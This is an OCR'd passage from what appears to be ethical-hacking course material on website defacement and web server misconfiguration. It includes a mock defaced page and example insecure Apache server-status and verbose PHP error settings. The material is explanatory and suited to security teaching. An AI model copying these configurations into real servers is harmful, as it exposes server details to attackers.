
Website Defacement

- Web defacement occurs when an intruder **maliciously alters the visual appearance of a web page** by inserting or substituting provocative, and frequently, offending data
- **Defaced pages expose visitors to some propaganda** or misleading information until the unauthorized changes are discovered and corrected
- Attackers use a variety of methods such as **MYSQL injection** to access a site in order to deface it

World Wide Web
File Edit View Help
Go
http://www.certifiedhacker.com/index.aspx
You are OWNED!!!!!!!
HACKED!
Hi Master, Your website is owned by US, Hackers!
Next target – microsoft.com

Website Defacement


Website defacement refers to unauthorized changes made to the content of a single web page or an entire website, resulting in changes to the visual appearance of the web page or website. Hackers break into web servers and alter the hosted website by injecting code to add images, popups, or text to a page in such a manner that the visual appearance of the page changes. In some cases, the attacker may replace the entire website instead of just changing a single page.



World Wide Web
File Edit View Help
Go
http://www.certifiedhacker.com/index.aspx
You are OWNED!!!!!!!
HACKED!
Hi Master, Your website is owned by US, Hackers!
Next target – microsoft.com

Figure 13.10: Screenshot displaying a website defacement attack

Defaced pages expose visitors to propaganda or misleading information until the unauthorized changes are discovered and corrected. Attackers use a variety of methods, such as MySQL injection, to access a website to deface it. In addition to changing the visual appearance of the target website, attackers deface websites for infecting the computers of visitors by making the website vulnerable to virus attacks. Thus, website defacement not only embarrasses the target organization by changing the appearance of its website but is also intended to harm its visitors.



Web Server Misconfiguration

- Server misconfiguration refers to **configuration weaknesses in web infrastructure** that can be exploited to launch various attacks on web servers such as directory traversal, server intrusion, and data theft

Web Server Misconfiguration

- Verbose Debug/Error Messages
- Anonymous or Default Users/Passwords
- Sample Configuration and Script Files
- Remote Administration Functions
- Unnecessary Services Enabled
- Misconfigured/Default SSL Certificates

Web Server Misconfiguration Examples

- This configuration allows anyone to view the **server status** page, which contains detailed information about the web server being currently used, including information about the **current hosts** and requests being processed

httpd.conf file on an **Apache** server

```
<Location /server-status>
SetHandler server-status
</Location>
```

- This configuration generates **verbose error messages**

php.ini file

```
display_error = On
log_errors = On
error_log = syslog
ignore_repeated_errors = Off
```

Web Server Misconfiguration

Web server misconfiguration refers to the configuration weaknesses in web infrastructure that can be exploited to launch various attacks on web servers, such as directory traversal, server intrusion, and data theft. The following are some web server misconfigurations:


- Verbose debug/error messages
- Anonymous or default users/passwords
- Sample configuration and script files
- Remote administration functions
- Unnecessary services enabled
- Misconfigured/default SSL certificates

An Example of a Web Server Misconfiguration

"**Keeping the server configuration secure requires vigilance**"—Open Web Application Security Project (OWASP)

Administrators who configure web servers improperly may leave serious loopholes in the web server, thereby providing an attacker the chance to exploit the misconfigured web server to compromise its security and obtain sensitive information. The vulnerabilities of improperly configured web servers may be related to configuration, applications, files, scripts, or web pages. An attacker searches for such vulnerable web servers to launch attacks. The misconfiguration of a web server provides the attacker a path to enter the target network of an organization. These loopholes in the server can also help an attacker bypass user authentication. Once detected, these problems can be easily exploited and may result in the total compromise of a website hosted on the target web server.


As shown in the below figure, the configuration may allow anyone to view the server status page, which contains detailed information about the current use of the web server, including information about the current hosts and requests being processed.



```
<Location /server-status>
SetHandler server-status
</Location>
```

